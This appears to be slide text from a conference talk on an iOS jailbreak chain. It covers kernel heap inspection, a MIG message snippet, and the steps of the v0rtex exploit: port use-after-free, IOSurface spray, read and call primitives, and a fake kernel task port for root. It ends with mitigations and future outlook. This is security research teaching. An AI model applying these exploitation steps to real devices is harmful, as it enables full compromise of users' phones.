Can spray arbitrary data to any kalloc.* zone

```
[ → ben ~ $ sudo zprint | grep -i "kalloc.\|ipc.ports"
```

kalloc.16	16	14480K	19951K	926720	1276896	920725	4K	256
kalloc.32	32	6536K	8867K	209152	283754	208397	4K	128
kalloc.48	48	7348K	8867K	156757	189169	151481	4K	85
kalloc.64	64	15516K	19951K	248256	319224	246534	4K	64
kalloc.80	80	5420K	5911K	69376	75667	69032	4K	51
kalloc.96	96	2064K	2335K	22016	24911	20673	8K	85
kalloc.128	128	9684K	13301K	77472	106408	75212	4K	32
kalloc.160	160	1920K	2335K	12288	14946	10856	8K	51
kalloc.192	192	14196K	39903K	75712	212816	54928	12K	64
kalloc.224	224	8384K	10509K	38326	48043	20283	16K	73
kalloc.256	256	5700K	5911K	22800	23646	21642	4K	16
kalloc.288	288	5240K	5838K	18631	20759	16858	20K	71
kalloc.368	368	7232K	9341K	20123	25994	18894	32K	89
kalloc.400	400	5120K	5838K	13107	14946	11642	20K	51
kalloc.512	512	43200K	44890K	86400	89781	86134	4K	8
kalloc.576	576	308K	518K	547	922	395	4K	7
kalloc.768	768	14364K	17734K	19152	23646	18510	12K	16
kalloc.1024	1024	10508K	13301K	10508	13301	10140	4K	4
kalloc.1152	1152	352K	461K	312	410	277	8K	7
kalloc.1280	1280	1920K	2594K	1536	2075	1322	20K	16
kalloc.1664	1664	840K	1076K	516	662	487	28K	17
kalloc.2048	2048	3424K	3941K	1712	1970	1709	4K	2
kalloc.4096	4096	6636K	13301K	1659	3325	1657	4K	1
kalloc.6144	6144	24516K	39903K	4086	6650	3964	12K	2
kalloc.8192	8192	2296K	3503K	287	437	287	8K	1
ipc.ports	168	8640K	18660K	52662	113737	51873	12K	73

But only valid mach ports here

Exploiting the Kernel

Problem? Not at all.

```
InP->Head.msgh_bits = MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_remote_port = host;
InP->Head.msgh_local_port = mig_get_reply_port();
InP->Head.msgh_id = 221;
InP->Head.msgh_reserved = 0;

kern_return_t ret = mach_msg(&InP->Head, MACH_SEND_MSG|MACH_RCV_MSG|MACH_MSG_OPTION_NONE, (mach_msg_size_t)si
InP->Head.msgh_local_port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
if(ret == KERN_SUCCESS)
{
    ret = OutP->RetCode;
}
return ret;
```

Removed in iOS 11.0 :-)

Exploiting the Kernel

- Port is struct `ipc_port` in kernel
- Trigger UAF, trigger GC, spray fake `ipc_port` structs using `IOSurface`
 - `IOSurface` is typically used for heap spray, the UaF bug being here too is just coincidental
 - `IOSurface` really is a goldmine
- Read primitive via `mach_port_get_attributes`
 - Returns `port->ip_requests->ipr_size->its_size`
 - Overwrite `ip_requests` ptr; grants arbitrary 32-bit read
 - To update the ptr the heap spray buffer must be re-alloc'd, so it is remapped into userland ASAP

Exploiting the Kernel

- After building read primitive, a kernel-execute primitive can be built
- Create a fake vtable containing necessary gadgets
- Converts IOConnectTrap6 call into arbitrary call primitive
- Can then call copyin/copyout for arbitrary read/write
- Get root (uid 0)
- Steal kernel's credentials
- Build fake kernel task port (tfp0)
 - Store in realhost->special[4] - can be retrieved later via host_get_special_port call
 - Allows arbitrary read/write to kernels entire address space from root

Exploiting the Kernel

- Siguza made a full writeup on the exploit

Link: <https://siguza.github.io/v0rtex/>

- A shameless plug
- I also have a blogpost about a similar MIG refcounting bug
- Goes into detail about the bug & the exploit I wrote for it;
machswap

Link: sparkes.zone/blog

Exploit: github.com/PsychoTea/machswap2

Kernel = Pwned

Recap

We now have:

- Executed JS code to exploit the WebKit engine and gain arbitrary read/write to the WebContent process
- Allocated, linked, & executed our own arbitrary code
- Exploited the kernel to get full kernel read/write, get root, remove sandbox (on our process), etc
 - Our power is over 9000

Can now perform further patching & install the JB

Demo



Looking to the Future

- iOS 13 betas are out now (hopefully?)
- I'm sure even more has changed
- Almost all techniques we used are dead
- Structure ID hardening, Gigacage
- PAC on A12 breaks ROP
- JIT now uses fast permission switching (APRR)
- GC in kernel is now a little more difficult & unreliable

Looking to the Future

Optimism is important:

- New bug classes & exploit strategies will be developed
- Mitigations often aren't perfect
- Many researchers have started attacking other parts of WebKit (eg. JIT Compiler)
- Always other attack vectors to be had

Further reading: <http://iokit.racing/jsctales.pdf>

Thanks to;

Jake Blair (incl. @s1guza, @stek29, @littlelailo)

@FoxletFox (UI design)

@5aelo & @_niklasb

TyphoonCon organisers for inviting me to speak here!

Questions?